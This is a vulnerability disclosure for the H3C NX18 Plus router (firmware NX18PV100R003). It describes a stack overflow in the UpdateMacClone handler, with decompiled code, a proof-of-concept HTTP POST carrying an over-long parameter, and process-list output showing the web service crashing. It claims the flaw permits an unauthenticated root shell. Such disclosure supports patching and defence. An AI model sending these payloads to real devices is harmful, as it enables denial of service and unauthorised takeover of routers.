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H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

H3C NX18PV100R003 软件版本及说明书

软件名称: H3C NX18PV100R003 软件版本及说明书

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下载:

→ H3C NX18PV100R003 版本说明书.pdf(889.01 KB)

→ NX18PV100R003.zip(12.65 MB)

软件说明:

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Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the UpdateMacClone function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_419254(int a1)
2 {
3     const char *v2; // $s0
4     size_t v3; // $s3
5     int v4; // $v0
6     int result; // $v0
7     size_t v6; // $s3
8     const char *v7; // $s0
9     size_t v8; // $s3
10    size_t v9; // $s3
11    const char *v10; // $s0
12    int v11; // $v0
13    size_t v12; // $s3
14    int v13; // $a0
15    char v14[512]; // [sp+18h] [-248h] BYREF
16    char v15[64]; // [sp+218h] [-48h] BYREF
17    int v16; // [sp+258h] [-8h] BYREF
18    int v17; // [sp+25Ch] [-4h] BYREF
19
20    strcpy(v14, "param");
21    v2 = (const char *)websgetvar(a1, v14, "");
22    if ( (int)strlen(v2) >= 0x200 )
23        return -2;
24    IF_GetByPseudoNameDomain("WAN1", 0, &v17);
25    IF_GetByPseudoNameDomain("WAN2", 0, &v16);
26    sscanf(v2, "%s", v15);
```

In the UpdateMacClone function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is unsafe. As long as the size of the data we enter is greater than the size of v15 and less than 0x200, it will lead to stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=UpdateMacClone&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1793 *root      828 S    /bin/dnchpd -d -q br0
1842 *root     1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
7167 *root      SW    [kworker/u8:0]
7457 *root      SW    [kworker/1:1]
8622 *root      SW    [kworker/u8:1]
8920 *root      SW    [kworker/1:0]
8927 *root      SW    [kworker/2:1]
9112 *root      760 S    -mwcli
9125 *root     1572 S    /bin/sh
9128 *root      SW    [kworker/0:0]
9153 *root      SW    [kworker/3:0]
9251 *root      SW    [kworker/2:2]
9572 *root      SW    [kworker/0:1]
9594 *root      SW    [kworker/3:2]
9731 *root     5168 S    /bin/webs &
9931 *root      764 R    ps
26984 *root    1040 S    telnetd
/ #
```

The picture above shows the process information before we send poc.

```
1842 *root      1692 S    upnpd /var/run/upnp_385875969 br0 WAN1
7167 *root      SW    [kworker/u8:0]
7457 *root      SW    [kworker/1:1]
8622 *root      SW    [kworker/u8:1]
8920 *root      SW    [kworker/1:0]
8927 *root      SW    [kworker/2:1]
9112 *root      760 S    -mwccli
9125 *root      1572 S    /bin/sh
9128 *root      SW    [kworker/0:0]
9153 *root      SW    [kworker/3:0]
9251 *root      SW    [kworker/2:2]
9572 *root      SW    [kworker/0:1]
9594 *root      SW    [kworker/3:2]
9987 *root      4292 S    /bin/webs &
9993 *root      764 R    ps
26984 *root      1040 S    telnetd
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

H3C

日志信息

日志信息

提示： 点击日志信息的各属性标题，可进行排序；双击日志表项，可查看该日志详细信息和操作建议。

查询项：

日期

 关键字：

请选择

查询

显示全部

	日期时间	级别	信息来源	信息内容
!	2022-07-23 17:44:36	error	系统	webs进程已重启。

The picture above is the log information.

① 页面载入出错

192.168.124.1

80%

连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2021.02.28-08:30+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1003      1003      8818 Feb 28  2021 www
drwxrwxrwt 11 *root    root      260 Jul 23 14:09 var
drwxrwxr-x  5 1003      1003      49 Feb 28  2021 usr
drwxrwxr-x  3 1003      1003      26 Feb 28  2021 uelbrc
lrwxrwxrwx  1 1003      1003       7 Feb 28  2021 tmp -> var/tmp
dr-xr-xr-x 12 *root    root       0 Jan  1  1970 sys
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 sbin -> bin
dr-xr-xr-x 98 *root    root       0 Jan  1  1970 proc
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 plugin
drwxr-xr-x  9 *root    root       0 Jan  1  1970 mnt
lrwxrwxrwx  1 1003      1003       3 Feb 28  2021 lib32 -> lib
drwxrwxr-x  4 1003      1003     1985 Feb 28  2021 lib
lrwxrwxrwx  1 1003      1003       9 Feb 28  2021 init -> sbin/init
drwxrwxr-x  2 1003      1003       3 Feb 28  2021 home
drwxrwxrwt 11 *root    root      920 Jan  1  1970 etc
drwxrwxr-x  4 1003      1003     1587 Feb 28  2021 dev
drwxr-xr-x  2 1003      1003     1868 Feb 28  2021 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.